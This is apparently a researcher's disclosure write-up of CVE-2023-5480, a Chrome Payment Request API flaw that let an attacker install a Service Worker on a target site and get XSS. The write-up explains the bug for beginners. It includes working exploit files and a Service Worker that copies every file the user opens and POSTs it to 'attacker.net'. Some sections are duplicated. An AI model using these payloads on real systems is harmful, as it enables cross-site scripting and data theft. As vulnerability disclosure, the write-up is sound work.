- October 13, 2023: I discovered the flaw.
- October 14, 2023 (Saturday): I sent a message describing it to Chrome VRP.
- October 17, 2023: Google employees began investigating.
- October 18: the problem was fully resolved and rated High.
- October 19: a patch was released.
- October 26: Google valued the discovery at $16,000 ($15,000 for the vulnerability and $1,000 for identifying the version in which it appeared).
- October 31: Chrome 119 was released with the fix, assigned CVE-2023-5480.
Variants to test
- Download endpoints that serve user-uploaded files with a JS-compatible MIME type. A positive result is that a
PaymentRequestpointing at the uploaded manifest installs a worker in the download scope, and a later navigation inside that scope is answered by the worker. - S3-backed domains where the MIME type follows the file extension. A positive result is a registered worker that can intercept and forward file contents.
- Any upload/download feature that does not rewrite the MIME type of the stored file. A positive result is the same worker installation and interception pattern.
- Endpoints protected only by
Content-Disposition: attachment. A positive result is that the Payments API still consumes the body despite the header.
Conclusions
- Errors can exist even at the level of web standards.
- Modern browsers implement many experimental or unpopular Web APIs.
- Open source does not automatically help: this flaw was in the public domain for three years and was not fixed, even though it is simple to use, unlike many Chromium bugs that are binary.
- The vulnerability would not have arisen if the developers had not added new functionality to ready-made concepts.
What happened, in plain words
At the end of 2023 I found a bug in Google Chrome. It let a malicious website run its own JavaScript code inside another website, a class of problem called XSS (cross-site scripting). The bug had been sitting in Chrome for a long time and was fixed on October 31, 2023. Google paid me $16,000 for it.
The bug lives where three features of the modern web meet: Service Workers, Progressive Web Applications (PWAs) and the Payment Request API. To see why it is dangerous you first need to know what each of those is, and, more importantly, what happens when they are combined. If you only want the short demonstration, skip ahead to the section called "Exploitation".
Setup
There is no special lab, account or list of tool versions in this story. The work involved reading Chromium's source code, and the practical demonstrations used a page hosted on a domain I control. The practical demonstrations used a page hosted on a domain I control, plus, in the GitLab example, a GitLab repository with CI/CD runners. The fix shipped in Chrome 119.
Background: Service Worker
A Service Worker is a small program that sits between your browser and the network. Think of it as a receptionist standing in front of your website: every request that leaves the page, and every response that comes back, passes through the receptionist first, and the receptionist can hand back something different from what the network would have returned. It also lets the site manage its own cache, the stored copies of files it keeps so pages load faster.
The usual way to set one up is:
-
From a page of the site, register the worker:
script.js
JavaScript if ('serviceWorker' in navigator) { navigator.serviceWorker.register('/service-worker.js') .then(function(registration) { console.log('Service Worker registration successful with scope: ', registration.scope); }) .catch(function(error) { console.log('Service Worker registration failed: ', error); }); }Line by line: the
ifchecks whether the browser supports Service Workers at all, so the code does nothing on an old browser.navigator.serviceWorker.register('/service-worker.js')asks the browser to download the file at that path and install it as a worker for this site. The.then(...)part runs if registration succeeds and prints the worker's scope, which is the part of the site it is allowed to control. The.catch(...)part runs if something goes wrong and prints the error. Registering is the step that puts the receptionist at the door. -
A simple worker looks like this:
JavaScript self.addEventListener('fetch', function(event) { event.respondWith(function_that_returnedResponse());
});
Line by line: self means the worker itself. addEventListener('fetch', ...) tells the worker to listen for fetch events, which fire every time the page asks for something over the network. event.respondWith(...) is how the worker supplies the answer; whatever function is passed there produces the response the page will receive. The snippet is cut off in the original, so the closing brace and bracket appear on the line after the code block.
With this in place, every request to the site, whether for an image or a fetch call from JavaScript, is routed through the Service Worker, and the result is returned by the handler you registered. You can open chrome://inspect/#service-workers in your own browser to see how many workers are active right now.
The technology is powerful, but many design decisions in web applications, and even inside browsers, were made without thinking about it. That gap is where vulnerabilities come from.
Background: PWA
A Progressive Web Application makes a website behave like an installed app on your device, so developers can avoid building a separate native app when they do not need one. PWAs are closely tied to Service Workers because they provide offline modes, keeping the site working when there is no connection.
A PWA is registered through the Web App Manifest standard, which is just a JSON file, meaning a text file of labelled values. A basic one looks like this:
{
  "short_name": "My App",
  "name": "My App",
  "icons": [{
    "src": "https://www.myapp.example/icon.svg"
  }],
  "start_url": ".",
  "display": "standalone",
  "background_color": "#fff",
  "description": "Slonser example",

}
Line by line: short_name and name are the labels shown for the app. icons lists the images used as its icon, and src is the address of that image. start_url is the page opened when the app launches. display: standalone asks the browser to show it without the usual address bar, like a real app. background_color is the colour behind the app while it loads. description is a free-text note.
On the first visit to a PWA, the page uses a script like the one above to load the Service Worker.
Background: Payments
The Payment Request specification describes an API. An API is a defined way for one piece of software to ask another to do something, like a menu you order from: you do not go into the kitchen, you pick an item and the kitchen handles it. Here the API lets the browser act as a middleman between three parties in a transaction:
This specification describes an API that allows user agents (e.g., browsers) to act as an intermediary between three parties in a transaction:

The payee: the merchant that runs an online store, or other party that requests to be paid.
The payer: the party that makes a purchase at that online store, and who authenticates and authorizes payment as required.
The payment method: the means that the payer uses to pay the payee (e.g., a card payment or credit transfer). The payment method provider establishes the ecosystem to support that payment method.
In plain words: the payee is the shop that wants money, the payer is the customer, and the payment method is how the money travels, such as a card or a bank transfer. The browser sits in the middle between the three parties.
In practice the flow looks like this:
It also works in the desktop version of Chromium-based browsers:
What happens:
- The user visits a site that presents them with a bill.
- The site, using the Payment Request API, contacts an external resource, meaning another website that handles the payment.
- The user sees a popup window with that external resource.
- The resource processes the payment and returns information about the transaction to the original site.
In code:
function buildSupportedPaymentMethodData() {
  // Example supported payment methods:
  return [{ supportedMethods: "https://example.com/pay" }];
}

function buildShoppingCartDetails() {
  // Hardcoded for demo purposes:
  return {
    id: "order-123",
    displayItems: [
      {
        label: "Example item",
        amount: { currency: "USD", value: "1.00" },
      },
    ],
    total: {
      label: "Total",
      amount: { currency: "USD", value: "1.00" },
    },
  };
}

new PaymentRequest(buildSupportedPaymentMethodData(), {
  total: { label: "Stub", amount: { currency: "USD", value: "0.01" } },
})
  .canMakePayment()
  .then((result) => {
    if (result) {
      // Real payment request
      const request = new PaymentRequest(
        buildSupportedPaymentMethodData(),
        checkoutObject,
      );
      request.show().then((paymentResponse) => {
        // Here we would process the payment.
        paymentResponse.complete("success").then(() => {
          // Finish handling payment
        });
      });
    }
  });
Line by line: buildSupportedPaymentMethodData returns a list of payment methods, each identified by a URL, here https://example.com/pay. buildShoppingCartDetails builds the basket: an order id, the items with their labels and amounts, and a total. The new PaymentRequest(...) line creates a request object using those methods and a small placeholder total. .canMakePayment() asks the browser whether a payment can be made at all, without showing anything to the user. The .then((result) => ...) runs when the answer arrives; if result is true, a real PaymentRequest is created with the full basket. request.show() displays the payment window, and its .then((paymentResponse) => ...) receives the result. paymentResponse.complete("success") tells the browser the payment finished successfully, and the inner .then is where the site would wrap up.
On the client side, then, you create a PaymentRequest, pass it the payment handler's URL and the purchase details, call show() and handle the resulting Promise. A Promise is simply a placeholder for a value that will arrive later, with .then for success and .catch for failure.
On the payment handler side:
-
Along the provided link, it must return the Link header:
FALLBACK Link: <https://bobbucks.dev/pay/payment-manifest.json>; rel="payment-method-manifest"A header is a small labelled line that travels with a web response, like the label on a parcel telling the recipient what is inside and how to handle it. This one tells the browser where to find a file describing the payment method. According to RFC5988, the document that defines the Link header,
rel="payment-method-manifest"does not exist. It is only processed in Payments API requests, and its parsing is isolated from the main implementation, meaning the rest of the browser does not treat it specially. -
The client follows the link and interprets the content as a Payment Manifest:
JSON { "default_applications": ["https://alicepay.com/pay/app/webappmanifest.json"], "supported_origins": [ "https://bobpay.xyz", "https://alicepay.friendsofalice.example" ] }Line by line:
default_applicationspoints to the Web App Manifest that will be installed, the same kind of file a PWA uses.supported_originslists the domains that are allowed to take part. An origin is the combination of scheme, host and port, roughly "which site" something belongs to.
Background: JIT-installed workers
The Payment App uses the Web App Manifest, which was originally created for simple PWAs. To let the website and the payment application talk to each other, the standards developers chose to reuse Service Worker, adding new event handlers to the existing worker concept:
self.addEventListener('paymentrequest', async e => {
    //...
});
Line by line: this registers a listener for a new event called paymentrequest, which fires when a payment is being started for this app. async e => { ... } is a function that can wait for slow operations; the body is left out in the original.
On the first invocation the Payment App has no Service Worker, because a worker is only registered after the first page load, which breaks the logic. The answer was Just-In-Time (JIT)-installed workers: the Web App Manifest specification was extended so that, when used for a Payments App, it must include a serviceworker field naming the worker to register:
  "serviceworker": {
    "src": "/download/sw-slonser.js",
    "use_cache": false,
    "scope":"/download/"
  }
Line by line: src is the address of the worker file to download. use_cache: false says not to reuse a stored copy. scope is the part of the site the worker will control, here everything under /download/. The worker is downloaded and installed at that path before the Payment App launches, which is what "just in time" means: it is set up at the moment it is needed rather than in advance.
Finding it
Payment Request was implemented in Chromium in April 2018, and at first the vulnerability was not possible. Reading the Chromium source, I found that the manifest request was implemented like this:
  headers->GetNormalizedHeader("link", &link_header);
  if (link_header.empty()) {
    // Fallback to HTTP GET when HTTP HEAD response does not contain a Link
    // header.
    FallbackToDownloadingResponseBody(final_url, std::move(download));
    return;
  }
Line by line: GetNormalizedHeader("link", &link_header) reads the Link header from the response and stores it. if (link_header.empty()) checks whether it was missing. If it was, the comment explains the fallback: when the response has no Link header, the browser downloads the body of the response instead. return ends this branch. In other words, the logic was:
- Check the Link header with
rel="pay-method-manifest". - If present, load that content, replacing the specified URL.
- Otherwise, use the content of the specified URL directly.
A brief investigation turned up an issue filed against Chromium on December 18, 2019:
the spec (https://w3c.github.io/payment-method-manifest/#accessing) requires that besides looking for the "Link", the direct access over URL is also allowed - "The machine-readable payment method manifest might be found either directly at the payment method identifier URL....".
In other words, the reporter pointed out that the standard allows the payment manifest to be delivered both through a link and directly at the URL. The Chromium security team was involved, approved the change, and after a year, in March 2020, the fix reached the stable branch, the version ordinary users get.
That change is what made the vulnerability possible. The situation is unusual: the flaw arises only when strictly following the web standards, because an important aspect was not taken into account when the direct-access behaviour was added.
Exploitation
Step 1: find a download endpoint
Many sites implement file download functionality, for example:
https://example.com/download?file=filename
https://example.com/download/filename
...
Line by line: the first URL passes the file name as a parameter, the part after the question mark. The second puts the file name directly in the path. Both are common ways for a site to serve a file the user asks for.
On its own this is not a security risk, because the response carries:
Content-Disposition: attachment
This header tells the browser the file is meant to be saved to disk, not displayed in the page. The file is downloaded rather than rendered, so you cannot deliver an HTML file to the user for rendering and XSS is not possible. Rendering means the browser drawing the content as a page; HTML is the language pages are written in, and if a browser renders attacker HTML on a site's domain, any script inside it runs with that site's privileges.
Step 2: upload the payment manifest
Because the Payments API now also considers the body of the response at the given URL, you can simply upload your files to the target resource. The payment manifest:
{
    "default_applications": ["https://example.com/download/manifest.js"],
    "supported_origins": ["https://attacker.net"]
  }
Line by line: default_applications points at a Web App Manifest stored on the target site, under its download path. supported_origins names the attacker's domain, so the attacker's site is treated as a supported party.
manifest.js:
{
    "name": "PWNED",
    "short_name": "PWNED",
    "icons": [{
        "src": "/download/logo.jpg",
        "sizes": "49x49",
        "type": "image/jpeg"
    }],
    "serviceworker": {
      "src": "/download/sw-slonser.js",
      "use_cache": false,
      "scope":"/download/"
    },
    "start_url":"/download/index.html"
}
Line by line: name and short_name label the app. icons gives an image, its size and its type. serviceworker names the worker to install, its path, that no cache should be used, and the scope it controls. start_url is the page the app opens on launch. The important part is that this file is stored on the target site and tells the browser to install a worker from the target site, with a scope covering the download path.
logo.jpg:
* JPEG *
This is just a placeholder for the icon image; the original shows it as a JPEG.
The manifest points default_applications at the Web App Manifest on the target, and that manifest declares the serviceworker to install, with its scope set to the download path.
Step 3: make the worker answer with HTML
At first glance this seems useless, because why would we process responses coming from Payments? The answer is that communication between the site and the Payment App happens through Service Workers. The worker named in Payments is a regular Service Worker with extra events, so all of its standard capabilities are available.
sw.slonser.js:
self.addEventListener("fetch", (event) => {
    console.log(`Handling fetch event for ${event.request.url}`);
    let blob = new Blob(["<script>alert('pwned by Slonser')</script>"],{type:"text/html"});
    event.respondWith(new Response(blob));
  });
Line by line: addEventListener("fetch", ...) makes the worker listen for every network request in its scope. console.log(...) writes the request URL to the browser console, useful for debugging. new Blob([...], {type: "text/html"}) creates a chunk of data containing a small HTML script, labelled as HTML. event.respondWith(new Response(blob)) answers the request with that chunk instead of going to the network. So the worker replaces whatever was asked for with a page that runs alert('pwned by Slonser').
This script intercepts all network requests and responds with HTML:
<script>alert('pwned by Slonser')</script>
Line by line: <script> starts a piece of JavaScript, alert('pwned by Slonser') shows a popup box with that text, and </script> ends it. If this runs on a site's domain, it is proof that the attacker controls code there.
Step 4: redirect the victim
The attacker then only needs to redirect the victim to their own domain, where the following page is hosted.
attack.html:
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Vsevolod Kokorin (Slonser) of Solidlab</title>
</head>
<body>
    <button onclick="exploit()">EXPLOIT</button>
    <script>
        function exploit(){
            const BASE = "https://example.com/download" // PATH TO DOWNLOAD SCOPE
            const fileName = 'payment-manifest.js' // Name of payment manifest
            const request = new PaymentRequest(
                [{ supportedMethods: `${BASE}/${fileName}` }],
                {
                    id: "order-123",
                    total: {
                    label: "Total",
                    amount: { currency: "USD", value: "1.00" },
                    }
                }
            );

            request.show().then((paymentResponse) => {
                    paymentResponse.complete("success").then(() => {
                });
            }).catch((e) => {
                    document.location = `${BASE}/C4T BuT S4D`;
            });
        }
    </script>
</body>
</html>
Line by line: the top part is ordinary page structure, with a title and a button labelled EXPLOIT. onclick="exploit()" runs the function below when the button is pressed. Inside exploit, BASE is the target's download path and fileName is the uploaded manifest. new PaymentRequest(...) creates a payment request whose supportedMethods is the uploaded manifest on the target, with a small total. request.show() opens the payment window. If it succeeds, paymentResponse.complete("success") finishes it. If it fails, the .catch((e) => ...) runs, and document.location = ... sends the victim's browser to a path inside the download scope, here a deliberately odd string C4T BuT S4D.
The page builds a PaymentRequest whose supportedMethods is the uploaded manifest on the target. When the request fails, the catch handler navigates the victim to a path inside the download scope. The registered Service Worker intercepts that request, because after JIT installation the workers are not uninstalled, and answers with the HTML blob. The result is XSS on the target domain.
The video I submitted to Google, where I achieved XSS on a ngrok subdomain through my page on Yandex S3:
A real-world example: GitLab
During a brief investigation I found this attack being exploited on many popular resources. I will not name them for ethical reasons, since millions of users had not yet updated their Chrome-based browsers. GitLab is a good example to demonstrate the attack and its limits. It cannot be reproduced on the current version of the service, but it was exploitable a year ago.
GitLab is a website for hosting and managing code projects. CI/CD runners are machines that automatically run jobs you define, for example building or packaging files. Artifacts are the files those jobs produce and store, which can later be downloaded.
Step 1: create a repository
Create a GitLab repository with CI/CD runners (or use an existing one).
A repository is a project folder on GitLab that holds your files and their history.
Step 2: add CI configuration
Add your CI configuration, which creates an artifact with the necessary files.
In it, I download an archive from the resource under my control and unpack the data.
Step 3: check the artifact page
Verify that the data has indeed become accessible on the artifact page.
Step 4: build the download link
The data files can now be downloaded directly using links like:
https://5604-185-219-81-55.ngrok-free.app/root/test/-/jobs/13/artifacts/raw/payment-manifest.js
Where test is the repository identifier, and 13 is the artifact number.
Step 5: host the exploit page
Insert this link into the exploit page from the previous section and place it on the resource under our control.
Step 6: get execution
We obtain the execution of our JavaScript code on the domain with our GitLab.
This no longer works because GitLab returns artifacts with Content-Type: text/plain, whereas Content-Type: text/javascript would bypass the CSP rule script-src: self. A Content-Type header tells the browser what kind of file it is receiving. CSP, Content Security Policy, is a rule set a site sends to the browser saying which scripts may run; script-src: self means only scripts from the site's own domain. Service Worker registration checks the Content-Type for a valid JS MIME type, so a file labelled as plain text is refused. Therefore any resource that implements file upload/download without rewriting the regular MIME type of the file is vulnerable.
S3 buckets
Another good example is S3 buckets. Amazon S3 (Simple Storage Service) is a cloud storage service provided by AWS, and buckets are containers for files or data objects within it, like folders in the cloud.
By default, S3 buckets expose the MIME type based on the file extension during download. In general, register a service worker on a domain with an S3 bucket:
    async function handleRequest(event) {
      const attacker_url  = "https://attacker.net?e=";

      let response = await fetch(event.request.url)

      let response_copy = response.clone();

      let sniffed_data = {url: event.request.url, data: await response.text()}

      fetch(
          attacker_url,
          {
              body: JSON.stringify(sniffed_data),
              mode: 'no-cors',
              method: 'POST'
          }
      )

      return new Response(await response_copy.blob(),{status:200})
    }

  self.addEventListener("fetch",async (event) => {
      event.respondWith(handleRequest(event));
  });
Line by line: handleRequest is an async function, meaning it can wait for slow steps. attacker_url is the address the stolen data will be sent to. fetch(event.request.url) fetches the file the user asked for. response.clone() makes a copy so the original can still be returned to the user. sniffed_data collects the URL and the text of the response. The second fetch(...) sends that data to the attacker's server as a POST request, with mode: 'no-cors' meaning the browser does not require the attacker's server to allow it. Finally new Response(await response_copy.blob(), {status: 200}) returns the original file to the user with a normal success status, so nothing looks wrong. The addEventListener("fetch", ...) at the bottom routes every request through handleRequest.
This worker duplicates every file the user opens to the attacker's server.
Root cause
The mistake is in how Chromium resolved the payment method manifest. The original implementation only used the response body when no Link header was present, and the 2020 change, made to follow the specification, allowed the manifest to be read directly from the URL as well. That is correct per the standard, but it means the browser will treat the body of any URL as a payment manifest, regardless of the Content-Disposition: attachment that made the download endpoint safe for rendering. The manifest then names a Web App Manifest, which names a Service Worker, which is installed JIT with a scope on the target origin. Because the worker is not uninstalled after installation, it keeps intercepting requests in that scope and can return arbitrary HTML, which is the XSS. The Content-Disposition: attachment header normally prevents the file from being rendered, but the Payments API still consumed the body.
Impact
An attacker who can upload files to a download endpoint on a target origin can obtain JavaScript execution on that origin, in the victim's browser, once the victim visits the attacker's page and the payment request fails. The GitLab case shows the same result on a real service, and the S3 case shows that the installed worker can also exfiltrate every file the user opens to a server under the attacker's control. The attack depends on the target serving the uploaded files with a MIME type that Service Worker registration accepts; GitLab's text/plain for artifacts blocks it today.
Fix
The fix shipped in Chrome 119 on October 31, 2023, under CVE-2023-5480. The report does not describe the patch itself. CVE is a public identifier given to a known vulnerability so people can refer to it unambiguously.
Timeline
- October 13, 2023: I discovered the flaw.
- October 14, 2023 (Saturday): I sent a message describing it to Chrome VRP. VRP is Google's Vulnerability Reward Program, the scheme that pays for reports of security bugs.
- October 17, 2023: Google employees began investigating.
- October 18: the problem was fully resolved and rated High.
- October 19: a patch was released.
- October 26: Google valued the discovery at $16,000 ($15,000 for the vulnerability and $1,000 for identifying the version in which it appeared).
- October 31: Chrome 119 was released with the fix, assigned CVE-2023-5480.
Variants to test
- Download endpoints that serve user-uploaded files with a JS-compatible MIME type. A positive result is that a
PaymentRequestpointing at the uploaded manifest installs a worker in the download scope, and a later navigation inside that scope is answered by the worker. - S3-backed domains where the MIME type follows the file extension. A positive result is a registered worker that can intercept and forward file contents.
- Any upload/download feature that does not rewrite the MIME type of the stored file. A positive result is the same worker installation and interception pattern.
- Endpoints protected only by
Content-Disposition: attachment. A positive result is that the Payments API still consumes the body despite the header.
Conclusions
- Errors can exist even at the level of web standards.
- Modern browsers implement many experimental or unpopular Web APIs.
- Open source does not automatically help: this flaw was in the public domain for three years and was not fixed, even though it is simple to use, unlike many Chromium bugs that are binary.
- The vulnerability would not have arisen if the developers had not added new functionality to ready-made concepts.
Glossary
- API: a defined way for one piece of software to ask another to do something, like a menu you order from.
- Artifact: a file produced by an automated job and stored so it can be downloaded later.
- Blob: a chunk of raw data in the browser, which can be labelled with a type such as HTML.
- Bucket: a container for files in cloud storage such as Amazon S3.
- Cache: stored copies of files kept so pages load faster.
- CI/CD runner: a machine that automatically runs jobs defined in a project, such as building or packaging files.
- Content-Disposition: a response header telling the browser whether to save a file or display it.
- Content-Type: a response header telling the browser what kind of file it is receiving.
- CSP (Content Security Policy): rules a site sends to the browser saying which scripts may run.
- CVE: a public identifier given to a known vulnerability.
- Header: a small labelled line that travels with a web request or response, like a label on a parcel.
- HTML: the language web pages are written in.
- JavaScript: the programming language that runs in web pages and can make them interactive.
- JIT (Just-In-Time): set up at the moment it is needed rather than in advance.
- JSON: a text format for labelled values, used for configuration files and data exchange.
- Link header: a response header that points to another resource, here used to locate a payment manifest.
- MIME type: the label for a kind of file, such as
text/htmlortext/javascript. - Origin: the combination of scheme, host and port that identifies which site something belongs to.
- Parameter: a value passed in a URL after a question mark, or to a function.
- Payment Manifest: a file describing a payment method, including which apps and origins are supported.
- Payment Request API: the browser feature that lets a site ask the browser to handle a payment between a shop, a customer and a payment provider.
- POST: an HTTP method used to send data to a server.
- Promise: a placeholder for a value that will arrive later, with
.thenfor success and.catchfor failure. - Proxy: something that sits in the middle and passes requests and responses through.
- PWA (Progressive Web Application): a website set up to behave like an installed app.
- Repository: a project folder that holds files and their history.
- RFC5988: the document that defines the Link header.
- Scope: the part of a site that a Service Worker is allowed to control.
- Service Worker: a small program between the browser and the network that can intercept requests and manage caching.
- S3 (Simple Storage Service): Amazon's cloud storage service.
- VRP (Vulnerability Reward Program): a scheme that pays people for reporting security bugs.
- Web App Manifest: a JSON file describing an installable web app, such as its name, icon and start page.
- XSS (cross-site scripting): a class of bug where an attacker gets their own code to run inside another website, with that site's privileges.